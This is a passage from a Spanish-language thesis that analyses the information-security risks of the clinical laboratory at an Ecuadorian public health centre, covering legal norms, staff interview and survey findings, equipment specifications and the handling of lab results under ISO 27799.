manejo de la información tipificado en el artículo 5 de la presente norma como: "el conjunto

sistematizado de medidas preventivas y reactivas que buscan resguardar y proteger la información para mantener su condición de confidencial, así como su integridad y disponibilidad. Inicia desde el momento mismo de la generación de la información y trasciende hasta el evento de la muerte de la persona"

Toda vez que han sido especificados detalladamente los pilares sobre los cuales se ha normado el manejo de la información confidencial de manera concomitante define en su artículo 18 el protocolo a seguir con respecto del manejo de los datos y la información consignados en la historia clínica y los resultados de pruebas de laboratorio e imagenología registrados sobre cualquier medio de soporte ya sea físico, electrónico, magnético o digital, los cuales son definidos como de uso restringido y dispone se manejen bajo la responsabilidad del personal operativo y administrativo del establecimiento de salud, en condiciones de seguridad y confidencialidad que impidan que personas ajenas puedan tener acceso a ellos.

El artículo 19 de la misma normativa faculta a los administradores de los centros responsables de manejo de información para que en función de sus competencias cuenten con sistemas adecuados de seguridad y custodia de información que contenga datos relevantes sobre la salud de los usuarios.

Análisis de Normas de Control Interno de la Contraloría General del Estado

Dentro de las responsabilidades de la Contraloría General del Estado se establece entre otras las de examinar, verificar y evaluar el cumplimiento de la visión, misión y objetivos de las instituciones del gubernamentales, lo cual incluye las del sistema nacional de salud administrada por el Ministerio de Salud Pública del Ecuador, en tal sentido la Contraloría dentro su norma 300 para el control interno define el concepto de riego y la probabilidad de ocurrencia de un evento no deseado que podría perjudicar o afectar adversamente a la entidad o su entorno.

En dicha norma se designa a la máxima autoridad, el nivel directivo y todo el personal de la entidad como responsables de efectuar el proceso de administración de riesgos, que implica la metodología, estrategias, técnicas y procedimientos, a través de los cuales las unidades administrativas tienen la responsabilidad de identificar, analizar y

tratar los potenciales eventos que pudieran afectar la ejecución de sus procesos y el logro de sus objetivos institucionales.

Desarrollo de pirámide de Kelsen basado en la estructura legal del Sistema Nacional de Salud en Ecuador.

En base al análisis del marco legal en lo relacionado con la prestación de servicios de salud en Ecuador con reserva y cuidado de información relevante para el diagnóstico y tratamiento médico se ha definido Pirámide de Kelsen en la siguiente Figura N.º 6




Figura 2.1 Pirámide de Kelsen basado en la estructura legal del Sistema Nacional de Salud en Ecuador

Tomado de: Elaboración propia

2.4.2 Resultados de Entrevista. –

Para el desarrollo de esta actividad se ha hecho uso de preguntas abiertas preseleccionadas con el objetivo de identificar de mejor manera el proceso de manejo de datos aplicaciones médicas del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP con ello encontrar posibles brechas de seguridad en los datos, además el proceso de manejo de la información de laboratorio clínico de la institución objeto de estudio las cuales se pueden verificar en el Anexo (1 preguntas de entrevista)

Las entrevistas fueron realizadas al Dr. Juan Pablo Barbecho Director General, Lic. Ligia Llanos Líder de Laboratorio, Sr. Danny Carvajal Responsable de Archivo y Estadística, conforme se verifica del Anexo (2 Actas de Entrevista), fruto de las entrevistas de obtiene las siguientes determinaciones.

1.- Se tiene una perspectiva de lo que puede pasar con la información proveniente de aplicaciones médicas, se tiene claro que se debe cuidar con la integridad, confidencialidad e integridad de los resultados de laboratorio clínico. sin embargo, se minimiza los posibles problemas que se pueden presentar de ello.

2.- Los profesionales a cargo del manejo de información tienen presente que la misma puede ser objeto de perdida, no se tiene magnitud de la problemática en caso de pérdida o afectación de resultados.

3.- Se cree existen todas las posibilidades que exista fuga de información y brechas de seguridad, sin embargo, se cree que los datos no tienen valor o pueden ser objetos de interés de terceros.

4.- De manera general no se ha capacitado al personal sobre el manejo de información, no obstante, en el laboratorio clínico y estadística debido a formación profesional de los operadores se trabaja bajo criterios de confidencialidad de los datos procesados.

5.- Los entrevistados han identificado posibles vulnerabilidades que pueden ser afectadas ya que actualmente se maneja la información en un archivo de Excel que es enviado vía correo electrónico a todas las unidades operativas que requieren de la información con solidando un histórico de exámenes de laboratorio de todos los pacientes del laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP en el último año.

2.4.3 Resultados de Encuesta. –

Este elemento investigativo fue realizado una muestra de 21 trabajadores entre administrativos, médicos y logísticos con un margen de confianza de 95%, encuesta que fue realizada basada en un banco de preguntas cerradas preseleccionadas orientadas a determinar el conocimiento de normas de seguridad y el cumplimiento del proceso de manejo de información y normativas que se determinaron en la entrevista previa con los responsables de las áreas involucradas, conforme se determina en el Anexo 3 (Banco de preguntas encuesta) y Anexo 4(Documentos de encuesta)

De la encuesta se obtiene como resumen la siguiente información:




Figura 2.2 Pregunta 1 encuesta

Tomado de: Elaboración propia

Siguiendo la metodología planteada en la presente pregunta se puede verificar que existe confianza en el manejo de la información de aplicaciones médicas, no obstante, se debe dejar sentado el titubeo al responder dicha pregunta al relacionarla con el desempeño laboral del entrevistado.




Figura 2.3 Pregunta 2 encuesta

Tomado de: Elaboración propia

Al igual que la pregunta anterior se puede observar que existe un nivel de confianza elevado en el manejo de información de aplicaciones médicas, cabe destacar que el personal entrevistado es el directamente relacionado con el manejo de información y por ende el que es responsable laboralmente sobre su administración.




Figura 2.4 Pregunta 3 encuesta

Tomado de: Elaboración propia

Se destaca que se han presentado incidentes en el manejo de la información de aplicaciones médicas, en especial con las historias clínicas de pacientes que son extraviadas frecuentemente al igual de la posibilidad de visualizar los resultados de pacientes de todo el distrito de salud.




Figura 2.5 Pregunta 4 encuesta

Tomado de: Elaboración propia

De la información recopilada se visualiza que gran parte de la muestra no ha recibido capacitación sobre el manejo de información de aplicaciones médicas, lo cual repercute directamente sobre la administración y seguridad de la misma.




Figura 2.6 Pregunta 5 encuesta

Tomado de: Elaboración propia

Se destaca que solo el personal que cuenta con formación profesional sobre el manejo y administración de información sensible maneja ciertos protocolos, el resto de personal sigue directrices y realiza el proceso acorde han aprendido con el manejo de información

De los resultados tabulados a las encuestas realizadas al personal del centro de salud tipo B “Fray Bartolomé de las Casas” MSP se ha recopilado información directamente relacionada al análisis de riesgos sobre resultados de aplicaciones médicas del laboratorio clínico, sin embargo, se pudo conocer además diversos factores técnicos, ambientales y sociales que pueden incidir en el resultado final de la presente investigación y son abordados en capítulo 3. Es menester dejar sentado que el objetivo de la presente investigación es el análisis de riesgos de la información de resultados de aplicaciones médicas del laboratorio clínico, sin embargo, se ha realizado un análisis global del entorno del proceso de manejo de resultados con el fin de brindar resultados amplios y que abarquen a toda la institución.

CAPÍTULO 3. PROPUESTA

3.1 Situación actual

El centro de salud tipo B "Fray Bartolomé de las Casas" MSP a través de su hospital del día cuenta con especializaciones que consumen información de aplicaciones médicas como medicina general y familiar, psicología, odontología, obstetricia/ginecología y otros que son directamente responsables de la creación y administración de la misma y son: rayos x, laboratorio clínico, bajo este modelo de proceso se ha establecido que el departamento de estadística sea el responsable de administración de historias clínicas y agendamiento de citas.

La estructura organizacional de sus recursos tecnológicos se ha establecido bajo topología de red establecida en el Anexo 5 (Diagrama de red centro de salud tipo B "Fray Bartolomé de las Casas" MSP)

3.1.1 Parámetros generales

- El centro de salud tipo B "Fray Bartolomé de las Casas" MSP cuenta con un servicio de internet de ADSL de 20Mbps provisto por CNT.
- Cuentan con una red de video vigilancia interconectada a través de un switch 3Com, el cual es administrado a través de una máquina virtual instalada en el servidor.
- La institución hace uso del antivirus gratuito AVAST 2019 procurando mantener seguros a sus usuarios finales.
- Las estaciones de trabajo de los operadores están configuradas con direccionamiento IP estático

- No existe documentación de la configuración de los equipos, tampoco un protocolo o estandarización de los mismos.
- Dentro de la institución se encuentra desplegado un sistema de alerta de incendios MS-9200UDLS, el cual es controlado a través de un panel de control situado en la sala de servidor.
- La institución no cuenta con personal dedicado a TIC, todas las configuraciones fueron realizadas y controladas de manera remota desde el Distrito 17D05 Salud
- El centro de salud tipo B "Fray Bartolomé de las Casas" MSP no cuenta con políticas de seguridad informáticas documentadas

3.1.2 Descripción servidor / switch

El centro de salud tipo B "Fray Bartolomé de las Casas" MSP cuenta con un cuarto de servidor, el cual está provisto con protección de acceso en su entrada a través de una cerradura electrónica con contraseña, de igual manera tiene en su interior un sistema de climatización que mantiene el cuarto a 18ºC, por otro lado, posee protección eléctrica provista por UPS marca EATON 9155 de 15KVA, todo ello con el objetivo de asegurar la continuidad de funcionamiento de los siguientes equipos:

Tabla 3.1 ***Especificaciones técnicas de los equipos del cuarto de servidor***

SERVIDOR						
MARCA / MODELO	CPU	RAM	DISCO DURO	SISTEMA OPERATIVO	PUERTO RED	
GENERICO	Intel Core I7 3.60Ghz	DDR4 8Gb 2133Mhz	1 TB	UBUNTU 14.1	Rj45	
SWITCH						
MARCA / MODELO	Estándares y Protocolos	Interfaz	Medios de Red	Consumo de Potencia	Tabla de Direcciones MAC	Método de Transferencia
TP LINK TL-SG1048	IEEE 802.3i, IEEE 802.3u, IEEE 802.3ab, IEEE 802.3x	48 puertos RJ45 a 10/100/1000 Mbps	10BASE-T: UTP category 3, 4, 5 cable (maximum 100m)	Máximo: 29.8W (220V/50Hz)	16K	Store-and-Forward

3Com 2824	IEEE 802.1p, IEEE 802.3, IEEE 802.3ab, IEEE 802.3u, IEEE 802.3x	24 x 10/100/1000	Ethernet 1000Base-T, Ethernet 100Base-TX, Ethernet 10Base-T	20 watt	8K	Store-and-Forward

Tomado de: Elaboración Propia

3.2 Descripción técnica de los equipos de aplicaciones médicas.

El centro de salud tipo B "Fray Bartolomé de las Casas" MSP está provisto con una estación de diagnóstico con las siguientes características:

Figura 3.1 Analizador de Química Sanguínea Selectra Pro S

Tomado de: elaboración propia

- Rendimiento máximo de 133 pruebas / hora (333 con unidad ISE seca)
- Pruebas programables 120 por configuración de rotor
- Número ilimitado de configuraciones de rotor posibles
- Capacidad de prueba de carga 30 por rotor

- Muestra posiciones 25 posiciones; Cada posición puede ser utilizada para calibrador, normal,
- Muestras ASAP, STAT, ISE, en blanco y control.
- Capacidad de pipeteado 2-30 µl (incrementos de 0.1 µl)
- Jeringa 100 µl, Refrigeración 8 - 12 ° C
- Aguja precalentada, con detector de nivel y agitador integrado.
- Capacidad de pipeteado 400 µl (incrementos de 1 µl)
- Jeringa 1000 µl
- Lector de código de barras interno
- CPU Intel Celeron M 575 2 GHz, RAM DDR-RAM / SO-DIMM 2 GB
- Unidad flash de disco duro 4 GB
- Monitor Pantalla táctil Monitor de 15,6 pulgadas, resolución 1366x768.
- Sistema operativo Windows XP estándar incrustado (WES)
- Puertos serie 2 x RS232 (uno para analizador, uno para conexión de host o impresora)
- Puertos USB 4 (USB2.0), Ethernet 1 x 100 Mbps
- Peso aproximado. 83 kg (incluido panel PC)
- Voltaje de línea 110-240 V, Frecuencia de línea 50/60 Hz
- Max. Consumo de energía 400 VA, 400 VA (incluyendo panel PC)
- Categoría de instalación II (de acuerdo con IEC664)
- Fusibles principales 2 x 5 A lento.

Figura 3.2 Contador hematológico Mindray BC5300

Tomado de: Elaboración propia

Comunicación
LAN Puerto soporta protocolo de HL7

Ambiente de Operación
Temperatura: 15°C-30°C
Humedad: 30-85%
Presión de Aire: 70-106 kPa

Requerimiento Eléctrico
A.C.100-240V≤300VA 50/60Hz

Dimensión y Peso
410mm(L) x 470mm(W) x 530mm(H)
Peso: ≤50 Kg

Capacidad de Almacenamiento de Datos
Hasta 40.000 resultados incluyendo información numérica y gráfica

Parámetros
27: WBC, Lym%, Mon%, Neu%, Eos%, Bas%, Lym#, Mon#, Neu#, Eos#, Bas#, RBC, HGB, HCT, MCV, MCH, MCHC, RDW-CV, RDW-SD, PLT, MPV, PDW, PCT, LIC%, LIC#, ALY%, ALY# 3 histogramas y 1 diagrama

Desempeño

	Arrastre	Precisión	Linearidad
WBC	≤0.5%	≤2.0% (4-15×109/L)	0.00-99.99×109/L
RBC	≤0.5%	≤1.5% (3.5-6.0×1012/L)	0.00-8.00×1012/L
HGB	≤0.5%	≤1.5% (110-180g/L)	0-250g/L
PLT	≤1.0%	≤4.0% (150-500×109/L)	0-1000×109/L

Principios
Citometría de Flujo (FCM), Dispersión del láser de semi conductor, citoquímica, canal independiente de Basófilo Resistencia de impedancia para conteo de WBC, RBC, PLT Reactivo de cianuro libre para prueba de Hemoglobina

Velocidad
Hasta 60 pruebas por hora

Volumen de Muestra
Sangre total: 20µL / Prediluída: 20µL

Modo de Prueba
CBC CBC+DIFF

Figura 3.3 Resumen de especificaciones técnicas Mindray BC5300

Tomado de: http://www.gematec.com.ar/folletos/Folleto_BC5300.pdf

3.3 Descripción de aplicaciones médicas

Con el objetivo de diagnosticar enfermedades la medicina moderna hace uso de herramientas que facilitan la identificación de patologías, causas y probable tratamiento. En torno a esta investigación; las aplicaciones médicas a investigar son las que se derivan de los resultados del laboratorio clínico y que son registradas en las historias clínicas.

3.3.1 Historia Clínica

Historia Clínica se define como documentación que contiene datos, valoraciones e información relevante del historial de atenciones médicas, exámenes de laboratorio y otros diagnósticos del paciente dentro del proceso de atención médica y tratamiento. Actualmente esta información en la institución objeto de estudio es manejada manualmente, con carpetas individuales de cada paciente las cuales son almacenadas rotuladas con número de historia clínica en archivos físicos en el departamento de estadística.

3.3.2 Administración de información de laboratorio clínico

Permite recopilar y distribuir la información resultado de los exámenes de laboratorio de pacientes acorde al pedido o requerimiento del médico tratante.

En el laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP se analizan muestras biológicas por medio de las diferentes especialidades de análisis tales como bioquímica también llamada química clínica, hematología, inmunología, microbiología entre otras. En el laboratorio clínico actualmente se obtienen y se estudian muestras biológicas diversas, como sangre, orina, heces, sin embargo, a futuro se podría realizar de líquido sinovial (articulaciones), líquido cefalorraquídeo, exudados faríngeos y vaginales, entre otro tipo de muestras.

Proceso de análisis que es realizado con la utilización de técnicas de análisis manual en muestras de heces, por otro lado; mediante un contador hematológico automatizado se recopila un informe impreso de glóbulos, blancos, rojos y plaquetas, resultado obtenido

través de una muestra de sangre cuantificando, clasificando y dibujando una distribución de los diferentes tipos de células a través de técnicas electrónicas y ópticas.

A través de la utilización de técnicas de espectrofotometría se analiza química sanguínea comparando la radiación absorbida o transmitida por una solución que contiene una cantidad desconocida de soluto, y una que contiene una cantidad conocida de la misma sustancia, de esa manera se puede determinar los siguientes exámenes que son realizados en primer nivel de atención de salud en el laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP

1. Glucosa
2. Urea
3. Creatinina
4. Ácido úrico
5. Colesterol Total
6. Triglicéridos
7. HDL Colesterol
8. Bilirrubinas Total
9. Bilirrubina directa
10. TGO
11. TGP
12. Fosfatasa alcalina
13. Hemoglobina glicosilada

El analizador de química sanguínea suministra un reporte impreso de resultados válidos, los mismos que deben ser digitados manualmente conjuntamente con los informes de hematología y otros; en un archivo de Excel el cual ha sido creado con los datos del paciente y el pedido del médico tratante, archivo electrónico que es remitido de manera global a través de correo electrónico a todos los médicos de los 16 distritos de salud que solicitan exámenes clínicos

3.4 Diagrama de proceso para administración de exámenes de laboratorio.

Basado en la información recopilada en la fase de entrevistas con el personal directivo del centro de salud tipo B “Fray Bartolomé de las Casas” MSP se ha generado el siguiente mapa de procesos el mismo que contextualiza el manejo de información aplicaciones médicas y exámenes de laboratorio como se muestra en la Figura 3.4

3.5 Acceso a la información

Dentro de la presente investigación se ha podido verificar los diferentes niveles de acceso a la información producto de las aplicaciones médicas del centro de salud tipo B “Fray Bartolomé de las Casas” MSP. El departamento de estadística acorde a sus funciones delegadas administrativamente es el encargado de la custodia de las historias clínicas de los pacientes que son tratados in situ, toda la información es manejada físicamente en carpetas rotuladas almacenadas el archivadores dentro del departamento de estadística, información que es manejada bajo pedido del médico tratante en la consulta, debido ello se pudo conocer que existe problemas reiterativos de perdida de historias clínicas con ese manejo, cabe destacar además que las historias clínicas son manejadas por el personal de estadística y profesionales médicos sin embargo al tratarse de un documento físico no se descarta el posible manejo de terceros.




Figura 3.4 Diagrama de procesos de resultados de laboratorio

Tomado de: Elaboración propia

El manejo de información de resultados de exámenes de laboratorio clínico como ya se ha señalado anteriormente cuenta con un proceso diferente, dentro de ese proceso se identifica a tres responsables del manejo de la misma: Estadística, Médico tratante y personal de laboratorio. Dentro de la investigación realizada se resalta que los resultados son consolidados en un archivo de Excel, el mencionado documento cuenta con todos los resultados de laboratorio que se han realizado en el laboratorio, pudiendo encontrar un histórico de análisis de miles de pacientes, registro que es actualizado y enviado diariamente vía correo electrónico a todos los profesionales médicos del distrito de salud 17D05, los cuales en caso que hayan requerido un examen deben descargarlo, filtrar los datos del paciente y utilizar los registros que deseen. Cabe destacar que con este procedimiento se pierde la cadena de custodia de confidencialidad ya que sus datos están abiertos a que cualquier profesional que no es su médico tratante tenga acceso.

3.6 Factibilidad técnica

El desarrollo de la presente investigación se basa en el contenido en la norma ISO 27799:2008 normativa vigente en Ecuador con la cual se diagnosticará el estado actual de las aplicaciones médicas del laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP, en tal sentido; con ese fin el autor ha hecho uso de una copia valorada certificada de la norma referida suministrada por el Instituto Ecuatoriano de Normalización INEN, con esa herramienta se inicia el proceso de análisis de riesgos para la detección de vulnerabilidades existentes en la institución objeto de estudio, cabe destacar como ya se ha señalado anteriormente que la misma cuenta con los suficientes recursos informáticos y humanos para el desarrollo y socialización de la política de seguridad para que sirva como referencia para el departamento de TI en la seguridad de la información de aplicaciones médicas.

3.7 Factibilidad operacional

Como se ha señalado en el capítulo anterior de la presente investigación el centro de salud tipo B "Fray Bartolomé de las Casas" MSP cuenta con personal dedicado al manejo de información en el área de estadística, se deja indicado de igual manera que el personal operador de aplicaciones médicas tiene capacitación profesional para la administración de datos clínicos, sin embargo basado en la recopilación de información de encuesta y entrevistas, se desprende que gran parte del personal que involucra entorno del proceso de manejo de información no tiene conocimientos actualizados de normativas o buenas prácticas de gestión de historias clínicas y resultados de exámenes de laboratorio. En tal sentido se requiere realizar la socialización de los resultados de la presente investigación mitigando de esta manera posibles brechas de seguridad que se puedan presentar por dicho hecho.

3.8 Factibilidad económica-financiera

Como se ha dejado establecido en el estudio del estado del arte del capítulo 1 la falta de previsiones en seguridad genera brechas que pueden ser aprovechadas con fines maliciosos, adicionalmente como se ha dejado establecido en el entorno médico en América ya se han presentado casos que inciden en la Confidencialidad, Integridad y

Disponibilidad de la información generando pérdidas en hospitales valoradas en millones de dólares. Cabe destacar que esta investigación está orientada a mitigar posibles falencias en seguridad que puedan ser aprovechadas cuidando de esta manera información que es catalogada como valiosa y no puede ser cuantificada en precio, ya que incide directamente con el bienestar, salud y vida de personas.

Esta investigación cuenta con la inversión por parte del autor para la adquisición al INEN de la Norma ISO 27799: 2008 y bajo esta consideración cuenta con los recursos en dinero suficientes para sustentar todo el proceso, tanto para desarrollar el análisis de riesgos como para la socialización de las políticas fruto del mismo, en tal sentido se señala que el presente proyecto es económicamente viable cuidando la integridad y prestigio de la institución.

3.9 Exclusiones del objeto y campo de aplicación

El análisis desarrollado se ha realizado bajo los parámetros establecidos en la norma ISO 27799, la misma que hace uso de conceptos precedentes en la norma ISO 27002, con esa consideración es menester dejar sentado las siguientes áreas de seguridad de información que están fuera del campo de aplicación de la presente investigación:

a) Las metodologías y las pruebas estadísticas para la disociación efectiva de los datos personales sanitarios, esto debido a que este tipo de datos son fruto de factores externos al objetivo de la presente investigación.
b) Calidad del servicio de la red y métodos para medir la disponibilidad de las redes utilizadas para la informática sanitaria.
c) Calidad de los datos (diferente de la integridad de datos), esto debido al margen de error al cual está sujeto todo procedimiento de análisis que puede estar relacionado con factores externos como temperatura de conservación horario de toma de muestras y otros que son imponderables en la presente investigación.

3.10 Información sanitaria a proteger

La presente investigación basa su atención en las aplicaciones médicas existentes en el laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP y su hospital del día, de donde se puede desglosar la siguiente información:

a) Datos personales sanitarios;
b) Datos derivados de la información personal sanitaria;
c) Datos estadísticos y de investigación;
d) Conocimiento clínico / médico no relacionado con ningún sujeto de la asistencia, que incluya datos de soporte a la decisión clínica;
e) Información relacionada con la vigilancia sanitaria pública;

